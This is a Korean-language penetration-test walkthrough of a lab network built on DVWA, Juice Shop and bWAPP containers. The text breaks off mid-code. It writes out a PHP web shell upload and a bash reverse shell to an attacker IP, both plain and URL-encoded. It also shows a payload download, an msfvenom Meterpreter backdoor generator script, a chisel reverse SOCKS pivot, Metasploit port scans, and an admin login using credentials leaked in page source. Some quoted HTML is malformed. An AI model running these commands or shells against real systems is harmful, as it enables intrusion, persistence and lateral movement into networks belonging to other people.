

시나리오 D

목차


1. 파일 업로드
2. RCE 침투
3. 세션 안정화 및 백도어 설치
4. chisel 프록시 체인 연결
5. 포트 스캔 및 내부 구조 파악
6. 관리자 페이지 인증 우회

1. 파일 업로드

- 내부에서 실행할 OS 명령어를 php 파일로 작성

[cmd.php]


```
?php
// URL의 'cmd' 파라미터로 오는 값을 시스템 명령어로 실행함
if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```



- 업로드 완료 후 해당 경로를 통해 cmd 명령어가 가능해짐

<http://clientb.local/hackable/uploads/cmd.php?cmd=>

- ?cmd= 이후 명령어 삽입



2. RCE 침투

- command injection이 가능해졌으니 공격자 터미널 준비

```
(kali@kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...
```

`http://clienttb.local/hackable/uploads/cmd.php?cmd=?cmd=bash -c "bash -i >&/dev/tcp/192.168.152.128/4444 0>&1"`

- 해당 명령어를 그대로 URL에 넣으면 특수문자 처리가 되지 않아 접속이 되지 않음.
- 인코딩 후 URL에 삽입

`http://clienttb.local/hackable/uploads/cmd.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.152.128%2F4444%200%3E%261%22`

```
192.168.152.1: inverse host lookup failed: Unknown host  
connect to [192.168.152.128] from (UNKNOWN) [192.168.152.1] 63721  
bash: cannot set terminal process group (528): Inappropriate ioctl for device  
bash: no job control in this shell
```

- 공격자 터미널에 접속됨.

3. 세션 안정화 및 백도어 설치

- 현재 터미널은 세션이 불안정하기에 백도어 프로그램을 설치

`php -r 'copy("http://192.168.152.128:9000/Update", "/tmp/Update");'`

```
www-data@9e5726650631:/var/www/html/hackable/uploads$ php -r 'copy("http://192.168.152.128:9000/Update", "/tmp/Update");'  
< php -r 'copy("http://192.168.152.128:9000/Update", "/tmp/Update");'  
www-data@9e5726650631:/var/www/html/hackable/uploads$ cd /tmp  
cd /tmp  
www-data@9e5726650631:/tmp$ ls  
ls  
Update  
f  
www-data@9e5726650631:/tmp$ ./Update  
./Update  
bash: ./Update: Permission denied  
www-data@9e5726650631:/tmp$ chmod +x Update  
chmod +x Update  
www-data@9e5726650631:/tmp$ ./Update  
./Update  
www-data@9e5726650631:/tmp$
```

```
(kali@kali)-[~/Desktop]
$ ./shell.sh
[*] Generating ELF payload ...
[-] No platform was selected, choosing Msf::Module::Platform::Linux fro
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 151 bytes
Final size of elf file: 235 bytes
Saved as: /tmp/Update
[+] Payload created: /tmp/Update
[*] Starting HTTP server on port 9000 ...
[*] Starting Metasploit multi/handler ...
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 192.168.152.128
LPORT => 5000
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.152.128:5000
msf6 exploit(multi/handler) > 192.168.152.1 - - [04/Apr/2026 15:38:36]
TP/1.0" 200 -

[*] Sending stage (1017704 bytes) to 192.168.152.1
[*] Meterpreter session 1 opened (192.168.152.128:5000 -> 192.168.152.1
-04-04 15:39:15 +0900
msf6 exploit(multi/handler) > 
msf6 exploit(multi/handler) > sessions -i

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter x86/l inux	www-data @ 9e57266 50631.localdomain	192.168.152.128:50 00 -> 192.168.152. 1:61878 (::1)

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
meterpreter > shell
Process 651 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- 공격자 입장에서 원활하게 접속됨을 확인

[핸들러 자동화 쉘 코드 shell.sh]

```
#!/bin/bash

ATTACKER_IP="192.168.152.128"
LPORT="4444"
PAYLOAD="linux/x86/meterpreter/reverse_tcp"
OUTPUT="/tmp/Client_A_Update"

echo "[*] Generating ELF payload ..."
msfvenom -p $PAYLOAD LHOST=$ATTACKER_IP LPORT=$LPORT PrependFork=true -f elf -o $OUTPUT
if [ $? -eq 0 ]; then
    echo "[+] Payload created: $OUTPUT"
else
    echo "[~] Payload creation failed!"
    exit 1
fi

chmod +x $OUTPUT

echo "[*] Starting HTTP server on port 9000 ..."
cd /tmp
python3 -m http.server 9000 &
HTTP_PID=$!

echo "[*] Starting Metasploit multi/handler ..."
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD $PAYLOAD; set LHOST $ATTACKER_IP; set LPORT $LPORT; set ExitOnSession false; exploit -j -z"

kill $HTTP_PID
```

- msfvenom을 통해 백도어 프로그램을 생성하고, 권한을 부여한 다음 디렉토리 서버를 오픈하여 배포하고 핸들러를 실행하여 대기하는 과정을 스크립트화 하여 자동으로 실행되게끔 작성하였다.

4. chisel 프록시 체인 연결

- 문서를 통해 내부 업데이트 파일을 서버에 설치하라는 지시를 받은 DOJ는 컨테이너가 동작중인 우분투 서버에 패치 파일을 설치 및 실행하게 됨.
- 해당 파일은 실행되기 시작하면 백그라운드로 넘어가 백도어로서 실행됨.

```
meterpreter > upload /home/kali/chisel /tmp/chisel
[*] Uploading : /home/kali/chisel → /tmp/chisel
[*] Uploaded -1.00 B of 7.70 MiB (0.0%): /home/kali/chisel → /tmp/chisel
[*] Completed : /home/kali/chisel → /tmp/chisel
meterpreter > shell
Process 34 created.
Channel 5 created.
chmod +x /tmp/chisel
cd /tmp
ls
chisel
f
```

- 생성된 세션을 통해 chisel 파일을 /tmp 경로에 설치 후 실행권한을부여.

[공격자 터미널]

```
kali@kali: ~
파일 동작 편집하기 보기 도움말
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ sudo ./chisel server -p 8000 --reverse
[sudo] kali 암호:
2026/02/25 15:50:11 server: Reverse tunnelling enabled
2026/02/25 15:50:11 server: Fingerprint 0Mhrv4HpK5H08M3s20IkFSUuFVck2GGD5w03WyDv6bs=
2026/02/25 15:50:11 server: Listening on http://0.0.0.0:8000
2026/02/25 15:50:44 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```


[서버 세션]

```
/tmp/chisel client 192.168.152.128:8000 R:socks
2026/02/25 15:50:44 client: Connecting to ws://192.168.152.128:8000
2026/02/25 15:50:44 client: Connected (Latency 896.754µs)
█
```

- chisel이 연결되면 공격자는 피해자의 내부망 대역(192.168.20.x/24)에 접근이 가능해짐.

5. 포트 스캔 및 내부 구조 파악

- 공격자 터미널에서 연결된 세션을 이용해 내부망 정보를 수집
- arp 경로에서 물리적으로 연결되어 있는 네트워크 망 정보를 수집 가능.

```
cat /proc/net/arp
IP address      HW type        Flags           HW address      Mask
Device
192.168.20.40   0x1            0x2            d2:20:2d:2e:84:d1  *
eth0
192.168.20.1    0x1            0x2            1a:8c:5f:5a:19:1e  *
eth0
█
```

- 두 개의 네트워크가 존재함을 확인.
- 해당 IP에서 오픈된 포트를 조사

[192.168.20.1]

```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.20.1
RHOSTS => 192.168.20.1
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-10000
PORTS => 1-10000
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 50
THREADS => 50
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.20.1: - 192.168.20.1:111 - TCP OPEN
[+] 192.168.20.1: - 192.168.20.1:8000 - TCP OPEN
[+] 192.168.20.1: - 192.168.20.1:8001 - TCP OPEN
[+] 192.168.20.1: - 192.168.20.1:8003 - TCP OPEN
[+] 192.168.20.1: - 192.168.20.1:8002 - TCP OPEN
[+] 192.168.20.1: - 192.168.20.1:8200 - TCP OPEN
[*] 192.168.20.1: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > █
```

[터미널]


```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 exploit(scanner/portscan/tcp) > set RHOSTS [칼리 IP]
msf6 exploit(scanner/portscan/tcp) > set PORTS [스캔할 포트]
msf6 exploit(scanner/portscan/tcp) > set THREADS [한번에 스캔할 개수]
```

[192.168.20.40]


```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.20.40
RHOSTS => 192.168.20.40
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.20.40: - 192.168.20.40:80 - TCP OPEN
[*] 192.168.20.40: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 
```

- 192.168.20.40에서 열려있는 하나의 포트 80번은 주로 HTTP 포트로, 이외의 포트는 닫혀있음.
- 반면 192.168.20.1 포트에서는 다수의 포트가 오픈되어 있음을 확인 가능. 그중 8000번대 포트에 대한 접속을 시도

[192.168.20.1:8000]




[192.168.20.1:8001]




[192.168.20.1:8002]



[192.168.20.1:8003]



[192.168.20.1:8200]




- 오픈된 포트에 대한 접속을 시도해본 결과, 여러 사이트들과 관리 페이지, 토큰 서버의 존재를 확인


6. 관리자 페이지 우회

- 192.168.20.1:8003 주소의 관리자 페이지 화면에서 F12를 통해 정보 수집


```
<!DOCTYPE html>
<html lang="ko" scroll>
<head>
</head>
<body>
  <header style="display:flex;justify-content:space-between;align-items:center;margin-bottom:14px">
    <div class="center-full" flex>
      <section class="card login-box" style="width:420px" overflow>
        <h2>관리자 로그인</h2>
        <p class="mute">처음 접속 시 ID/PW로 로그인하세요.</p>
        <div style="height:8px"></div>
        <form id="loginForm" event>
          <label아이디</label>
          <input id="user" type="text" style="width:100%;padding:8px;margin-top:6px;margin-bottom:8px;border:1px solid rgba(255,255,255,0.06);background:#071025;color:#e6eef8" required="">
          <label비밀번호</label>
          <input id="pw" type="password" style="width:100%;padding:8px;margin-top:6px;margin-bottom:10px;border:1px solid rgba(255,255,255,0.06);background:#071025;color:#e6eef8" required="">
          <div style="display:flex;gap:8px">
            <div id="loginMsg" class="small" style="margin-top:8px">로그인 실패: 인증 실패</div>
          </div>
        </form>
      </section>
    </div>
  </body>
</html>
```



- 해당 <script> 태그 밑으로 로그인 계정에 대한 정보가 그대로 노출되어 있음을 확인
- ('user').value = 'admin' ('pw').value = 'qhdkdsdchlrh'



- 접속 시도 결과 성공적으로 admin 계정에 로그인



- 클라이언트별로 접속을 시도하면 토큰 정보를 요구하는 창이 뜨는 것을 확인
- 토큰의 작동 방식을 확인하기 위해 해당 화면에서 F12를 열어 페이지 소스를 확인

```

<!DOCTYPE html>
<html lang="ko">
  <head>
  </head>
  <body>
    <header style="display:flex;justify-content:space-between;align-items:center;margin-bottom:14px">
    </header>
    <main class="grid">
    </main>
    <script>
      // 로그인 시 보여줄 클라이언트 목록: 요구사항에 따라 A,B,C만
      const containers = [ { id: 'client_a', name: 'Client A - Juice Shop', ip: '192.168.20.10', port: 3000 }, { id: 'client_b', name: 'Client B - DVWA', ip: '192.168.20.20', port: 80 }, { id: 'client_c', name: 'Client C - bWAPP', ip: '192.168.20.30', port: 80 } ];
      function el(tag, cls) { const d = document.createElement(tag); if (cls) d.className = cls; return d } // 로그인 폼 처리
      const loginForm = document.getElementById('loginForm');
      if (loginForm) { loginForm.addEventListener('submit', async (e) => { e.preventDefault(); const user = document.getElementById('user').value.trim(); const pw = document.getElementById('pw').value; const res = await fetch('?action=login', { method: 'POST', credentials: 'same-origin', headers: { 'Content-Type': 'application/json' }, body: JSON.stringify({ user, pw }) }); const j = await res.json(); const msg = document.getElementById('loginMsg'); if (j.ok) { msg.textContent = '로그인 성공 - 페이지를 새로고침합니다.'; setTimeout(() => location.reload(), 700); } else { msg.textContent = '로그인 실패: ' + (j.error || ''); } });
      document.getElementById('fillDemo').addEventListener('click', () => { document.getElementById('user').value = 'admin'; document.getElementById('pw').value = 'qhdksdlchlrh'; }); // 로그 출력
      function log(msg) { const a = document.getElementById('logArea'); a.innerHTML = `<div style="margin-bottom: 8px">${new Date().toLocaleTimeString()} - ${msg}</div>` + a.innerHTML; // 렌더 컨테이너 카드
      function renderContainers() { const wrap = document.getElementById('containersList'); if (!wrap) return; wrap.innerHTML = ''; containers.forEach(c => { const box = el('div', 'container-item'); box.innerHTML = `<strong>${c.name}</strong><div class="small">id: ${c.id} · ${c.ip}</div><div id="metrics-${c.id}" class="small" style="margin-top: 6px">CPU: -- · MEM: -- · 응답: --</div>`; const controls = el('div'); controls.style.marginTop = '8px'; const btnEnter = el('button', 'btn'); btnEnter.textContent = '접속 (내부정보)'; btnEnter.addEventListener('click', () => enterContainer(c.id)); const btnMetric = el('button', 'btn_ghost'); btnMetric.textContent = '지표 갱신'; btnMetric.style.marginLeft = '8px'; btnMetric.addEventListener('click', () => refreshMetric(c.id)); controls.appendChild(btnEnter); controls.appendChild(btnMetric); box.appendChild(controls); wrap.appendChild(box); }); }
      async function refreshMetric(id) { const res = await fetch('?action=metrics&client=${encodeURIComponent(id)}', { credentials: 'same-origin' }); if (res.status === 401) { alert('로그인 필요'); location.reload(); return } const j = await res.json(); if (!j.ok) { alert('지표 불러오기 실패'); return } const elmt = document.getElementById('metrics-' + id); if (elmt) elmt.textContent = `CPU: ${j.cpu}% · MEM: ${j.mem}% · 응답: ${j.resp}ms · log: ${id} 지표 갱신`; }
      async function enterContainer(id) { // 접속 전에 API 키 입력받아 검증
      const apiKey = prompt('API Key를 입력하세요 for ' + id + ':'); if (!apiKey) return; const res = await fetch('?action=validate_key&client=${encodeURIComponent(id)}', { method: 'POST', credentials: 'same-origin', headers: { 'Content-Type': 'application/json' }, body: JSON.stringify({ api_key: apiKey }) }); if (res.status === 401) { alert('로그인 필요'); location.reload(); return } const j = await res.json(); if (!j.ok) { alert('API 키 검증 실패: ' + (j.error || '')); return } // 검증 성공 시 상세 페이지로 이동
      log(`${id} API 키 검증 성공, 상세 페이지로 이동`); location.href = '?view=container&client=${encodeURIComponent(id)}';
    }
  </script>
  </body>

```


- 내부 소스를 두 번 클릭하여 정렬

```



async function enterContainer(id) {
  // 접속 전에 API 키 입력받아 검증
  const apiKey = prompt('API Key를 입력하세요 for ' + id + ':');
  if (!apiKey) return;
  const res = await fetch('?action=validate_key&client=${encodeURIComponent(id)}', { method: 'POST', credentials: 'same-origin', headers: { 'Content-Type': 'application/json' }, body: JSON.stringify({ api_key: apiKey }) });
  if (res.status === 401) { alert('로그인 필요'); location.reload(); return }
  const j = await res.json();
  if (!j.ok) { alert('API 키 검증 실패: ' + (j.error || '')); return }
